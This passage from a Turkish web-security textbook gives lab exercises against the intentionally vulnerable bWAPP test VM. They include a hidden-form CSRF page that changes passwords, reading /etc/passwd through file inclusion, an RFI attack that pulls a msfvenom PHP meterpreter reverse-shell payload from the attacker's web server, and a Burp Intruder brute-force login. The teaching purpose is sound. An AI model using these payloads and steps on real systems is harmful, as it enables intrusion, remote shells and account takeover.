6. Adım: Burp Suite Community Edition programını çalıştırınız.

7. Adım: Tarayıcıda FoxyProxy eklentisini aktif hâle getiriniz.

8. Adım: Burp Suite Community Edition programında **Proxy** tabı altındaki **Intercept is on** seçeneğini aktif hâle getiriniz.

9. Adım: bWAPP CSRF (Change Password) sayfasında yeni bir parola girip onaylayınız (Görsel 4.70).



Görsel 4.70: CSRF (Change Password) sayfası

10. Adım: Burp Suite Community Edition programında yakalanan isteği (Görsel 4.71) inceleyiniz (Yakalanan isteğin çerezinde herhangi bir token bulunmamaktadır. Bu da CSRF zafiyetinin olabileceğini gösterir.).


Görsel 4.71: Burp Suite Community Edition ile yakalanan istek

11. Adım: Forward butonuna tıklayınız.

12. Adım: Bir metin editörü ile **kampanya.html** adında bir dosya oluşturup şu kodu yazınız:

```
<html>
  <body>
    <h1>Büyük kampanya. Bedava cep telefonu için onaylayın. </h1>
    <form id="form1" action="http://<bee-box-ip-adresi>/bWAPP/csrf_1.php" method="get">
      <input type="hidden" name="password_new" value="gizli">
      <input type="hidden" name="password_conf" value="gizli">
      <input type="hidden" name="action" value="change">
      <input type="submit" value="Gönder">
    </form>
  </body>
</html>
```

13. Adım: kampanya.html sayfasını çalıştırıp **Gönder** butonuna tıklayınız (Görsel 4.72).



Görsel 4.72: Kampanya.html sayfası

14. Adım: bWAPP sayfasında kullanıcı çıkışı yapıp tekrar kullanıcı girişi yapmaya çalışınız.

15. Adım: Parolanın değişip **gizli** olduğunu gözlemleyiniz.

SIRA SİZDE

Bee-Box test ortamında CSRF (Change Secret) uygulamasında secret değerini değiştiriniz.

DEĞERLENDİRME		
Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmalarınızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saati içinde tamamlayınız.		
KONTROL LİSTESİ		
DEĞERLENDİRME ÖLÇÜTLERİ	**EVET**	**HAYIR**
1. Bee-Box sanal makinesini çalıştırdı.		
2. İnternet tarayıcısında bWAPP sayfasını giriş yaptı.		
3. CSRF (Change Secret) uygulamasını çalıştırdı.		
4. FoxyProxy eklentisini aktif hâle getirdi.		
5. Burp Suite Community Edition programını çalıştırdı.		
6. Burp Suite Community Edition programında Proxy tabı altındaki Intercept is on seçeneğini aktif hâle getirdi.		
7. bWAPP sayfasında bir değer girerek Burp Suite Community Edition programında isteği yakaladı.		

8. CSRF zafiyetini tespit etti.		
9. Forward butonuna basarak isteği iletti.		
10. CSRF zafiyeti için html sayfası oluşturdu.		
11. Html sayfasını çalıştırıp secret değerinin değiştiğini gözlemledi.		
12. Çalışmayı verilen sürede tamamladı.		
13. Eksik olduğu ölçütleri tamamladı.		

10. UYGULAMA

> Test ortamında Remote & Local File Inclusion (RFI/LFI) uygulamasını verilen adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Sanal makine uygulamasında sanal makinenizi çalıştırınız.

2. Adım: İnternet tarayıcısında adres olarak sanal makinenin IP numarasını giriniz.

3. Adım: Açılan sayfada **bWAPP** linkine tıklayınız.


4. Adım: Kullanıcı adı **bee** ve şifre olarak **bug** girip, **Login** butonuna tıklayarak giriş yapınız.

5. Adım: Liste kutusundan **Remote & Local File Inclusion (RFI/LFI)** seçip **Hack** butonuna tıklayınız.

6. Adım: Açılır liste kutusundan **English** seçip **Go** butonuna basınız (Görsel 4.74).

Görsel 4.74: Remote & Local File Inclusion (RFI/LFI) sayfası

7. Adım: Adres çubuğunda **lang_en.php** yazdığına dikkat ediniz (Görsel 4.75).



Görsel 4.75: Remote & Local File Inclusion (RFI/LFI) sayfası adres çubuğu

8. Adım: Adres çubuğundaki **lang_en.php** yazısını **/etc/passwd** olarak (Görsel 4.76) değiştiriniz (Adres çubuğunda dosya ismini değiştirerek sistemdeki başka bir dosyaya ulaşıldığı görülür. Bu da File Inclusion zafiyetinin olduğunu gösterir.).

Görsel 4.76: Passwd dosya içeriği

9. Adım: Sanal makine uygulamasından Kali sanal makinesini çalıştırınız.

10. Adım: Kali sanal makinesinde bir terminal uygulaması açıp **msfvenom -p php/meterpreter_reverse_tcp LHOST=<*Kali-ip-adresi*> LPORT=<*Port-numarası*> -f raw > *dosya-adı*** komutuyla bir **meterpreter** dosyası oluşturunuz (Görsel 4.77).

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.119 LPORT=1337 -f raw > lang_en.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34852 bytes
```

Görsel 4.77: Meterpreter oluşturma komutu

11. Adım: Kali sanal makinesinde yeni bir terminal uygulaması açıp **python2 -m SimpleHTTPServer 80** komutuyla http sunucusu çalıştırınız (Görsel 4.78).

```
┌──(kali㉿kali)-[~]
└─$ python2 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Görsel 4.78: http sunucusu başlatma komutu

12. Adım: Adres çubuğundaki adresi **/bWAPP/rlfi.php?language=http://<*kali-ip-adresi*>/lang_en.php&action=go** (Görsel 4.79) olacak şekilde değiştirip ENTER tuşuna basınız (Dosya uzantısı php olduğu için dosya çalıştırılamaz.).


Görsel 4.79: İlk saldırı deneme sonucu

13. Adım: Kali sanal makinesinde yeni bir terminal uygulaması açıp **mv lang_en.php lang_en.txt** komutuyla dosya uzantısını txt yapınız (Görsel 4.80).

```
┌──(kali㉿kali)-[~]
└─$ mv lang_en.php lang_en.txt
```


Görsel 4.80: Dosya adı değiştirme komutu

14. Adım: Kali sanal makinesi terminal uygulamasında **msfconsole** komutuyla **metasploit** konsolunu çalıştırınız (Görsel 4.81).



Görsel 4.81: Metasploit konsolu

15. Adım: Metasploit konsolunda **search php/meterpreter_reverse_tcp** komutu ile ilgili modülü aratınız (Görsel 4.82).




Görsel 4.82: Metasploit konsolu modül arama

16. Adım: Metasploit konsolunda **use 0** komutu ile **payload/php/meterpreter_reverse_tcp** modülünü seçiniz (Görsel 4.83).

Görsel 4.83: Metasploit konsolu modül seçme

17. Adım: Metasploit konsolunda **show options** komutu ile seçenekleri gösteriniz (Görsel 4.84).



Görsel 4.84: Metasploit konsolu modül seçenekleri

18. Adım: Metasploit konsolunda **set LHOST *<kali-ip-adresi>*** ve **set LPORT *<port-numarası>*** komutları ile **local host** ve **port** seçeneklerini giriniz (Görsel 4.85).

```
msf6 payload(php/meterpreter_reverse_tcp) > set LHOST 192.168.1.119
LHOST ⇒ 192.168.1.119
msf6 payload(php/meterpreter_reverse_tcp) > set LPORT 1337
LPORT ⇒ 1337
```

Görsel 4.85: Metasploit konsolu local host ve port ayarları

19. Adım: Metasploit konsolunda **exploit -j** komutu ile exploit'i (Görsel 4.86) çalıştırınız.

```
msf6 payload(php/meterpreter_reverse_tcp) > set LHOST 192.168.1.119
LHOST ⇒ 192.168.1.119
msf6 payload(php/meterpreter_reverse_tcp) > set LPORT 1337
LPORT ⇒ 1337
msf6 payload(php/meterpreter_reverse_tcp) > exploit -j
[*] Payload Handler Started as Job 0
msf6 payload(php/meterpreter_reverse_tcp) >
[*] Started reverse TCP handler on 192.168.1.119:1337
```

Görsel 4.86: Metasploit konsolu exploit çalıştırma

20. Adım: İnternet tarayıcısında sayfayı yenileyiniz.

21. Adım: Metasploit konsolunda ters TCP bağlantısının gerçekleştiğini gözlemleyiniz (Görsel 4.87).

```
[*] Payload Handler Started as Job 0
msf6 payload(php/meterpreter_reverse_tcp) >
[*] Started reverse TCP handler on 192.168.1.119:1337
[*] Meterpreter session 1 opened (192.168.1.119:1337 → 192.168.1.102:58408) at 2023-09-16 07:21:42 -0400
```

Görsel 4.87: Metasploit konsolu ters TCP bağlantısı

22. Adım: Metasploit konsolunda **sessions** komutu ile elde edilen oturumları listeleyiniz (Görsel 4.88).

```
msf6 payload(php/meterpreter_reverse_tcp) > sessions
Active sessions
===============

  Id  Name  Type                   Information          Connection
  --  ----  ----                   -----------          ----------
  1         meterpreter php/linux  www-data @ bee-box  192.168.1.119:1337 → 192.168.1.102:58408 (192.168.1.102)
```

Görsel 4.88: Metasploit konsolu aktif oturumlar

23. Adım: Metasploit konsolunda **sessions -i 1** komutu ile birinci oturumu seçiniz (Görsel 4.89).

```
msf6 payload(php/meterpreter_reverse_tcp) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Görsel 4.89: Metasploit konsolu oturum seçme

24. Adım: Metasploit konsolunda **uuid** ve **pwd** komutları ile sızma işleminin başarılı bir şekilde gerçekleştiğini gözlemleyiniz (Görsel 4.90).

```
meterpreter > uuid
[+] UUID: 32f58e4c81237bcc/php=15/linux=6/2023-09-16T11:21:41Z
meterpreter > pwd
/var/www/bWAPP
```

Görsel 4.90: Metasploit konsolu sızma testi

11. UYGULAMA

> Test ortamında Brute Force atağı uygulamasını verilen adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Sanal makine uygulamasında sanal makinenizi çalıştırınız.

2. Adım: İnternet tarayıcısında adres olarak sanal makinenin IP numarasını giriniz.

3. Adım: Açılan sayfada **bWAPP** linkine tıklayınız.

4. Adım: Kullanıcı adı **bee** ve şifre olarak **bug** girip, **Login** butonuna tıklayarak giriş yapınız.


5. Adım: Liste kutusundan **Broken Auth. - Weak Passwords** seçip **Hack** butonuna tıklayınız.

6. Adım: Burp Suite Community Edition programını çalıştırınız.

7. Adım: Firefox tarayıcısında FoxyProxy eklentisini aktif hâle getiriniz.


8. Adım: Burp Suite Community Edition programında **Proxy** tabı altındaki **Intercept is on** seçeneğini aktif hâle getiriniz.

9. Adım: Kullanıcı adı ve parola olarak **deneme** girip **Login** butonuna basınız (Görsel 4.91).




Görsel 4.91: Broken Auth. - Weak Passwords sayfası

10. Adım: Burp Suite Community Edition programında gelen isteği yakalayınız (Görsel 4.92).



Görsel 4.92: Burp Suite Community Edition programında yakalanan istek


11. Adım: Burp Suite Community Edition programında **Action** butonuna basıp gelen **Send to Intruder** seçeneğini seçiniz (Görsel 4.93).



Görsel 4.93: Burp Suite Community Edition programı Send to Intruder komutu

12. Adım: Burp Suite Community Edition programında **Intruder** penceresinde **Attack type** olarak **Cluster bomb** seçip, **Payload positions** kısmında **Clear** butonuna basarak tüm payload pozisyonlarını temizleyiniz.


13. Adım: Payload positions kısmında **login=deneme&password=deneme&form=submit** yazan satırda deneme yazılarını seçip, **Add** butonuna tıklayınız (Görsel 4.94).



Görsel 4.94: Payload pozisyonları ekleme

14. Adım: Payloads tabını seçip, **Payload set** olarak kullanıcı adını ifade eden **1**'i seçiniz.


15. Adım: Payload settings [Simple list] bölümünde denenecek kullanıcı adlarını ekleyiniz (Görsel 4.95).



Görsel 4.95: Kullanıcı adları ekleme


16. Adım: Payloads tabını seçip, Payload set olarak parolayı ifade eden **2**'yi seçiniz.

17. Adım: Payload settings [Simple list] bölümünde denenecek parolaları ekleyiniz (Görsel 4.96).



Görsel 4.96: Parolalar ekleme


18. Adım: Setting tabını seçip, **Grep - Match** değeri olarak hatalı kullanıcı veya parolası sayfasındaki hata mesajı olan **Invalid credentials!** kelimelerini giriniz (Görsel 4.97).



Görsel 4.97: Grep-Match değeri girme

19. Adım: Start attack butonuna basarak **Brute force** atağını başlatınız.

20. Adım: Invalid credentials! değeri olmayan ve kullanıcı adı ile parolası **test** olan isteğin başarılı olduğunu gözlemleyiniz (Görsel 4.98).



Görsel 4.98: Brute force atağı

A) Aşağıdaki cümlelerde parantezlerin içine yargılar doğru ise "D", yanlış ise "Y" yazınız.

1. (…) Kullanıcılar, güvenli internet alışkanlıkları konusunda eğitilmelidir.

2. (…) Zayıf şifre kullanımı, güvenlik zafiyetlerine neden olur.

3. (…) Web uygulama güvenliği için uygulama faaliyetlerinin izlenmesine gerek yoktur.

4. (…) Bug Bounty yarışmaları yasal değildir.

5. (…) Web uygulamalarına izinsiz zafiyet testi yapmak yasaldır.

B) Aşağıdaki cümlelerde boş bırakılan yerlere doğru sözcükleri yazınız.

1. Kullanıcı girişleri, form verileri ve istemci tarafından gönderilen diğer verilerin doğrulanması için ……. ve ……. mekanizmaları kullanılmalıdır.

2. ……. , düzenli olarak güvenlik testlerine tabi tutulmalıdır. Bunlar; penetrasyon testleri, kod analizleri ve diğer güvenlik incelemelerini içeren testlerdir.

3. Web uygulamalarındaki veri tabanı sorgularını manipüle ederek zararlı sorguların enjekte edilmesine yol açan güvenlik açığına ……. denir.

4. Erişim kontrolünün eksik olduğu durumlarda saldırganların veri veya nesnelere yetkisiz şekilde erişebilmelerine yol açan güvenlik açığına ……. denir.

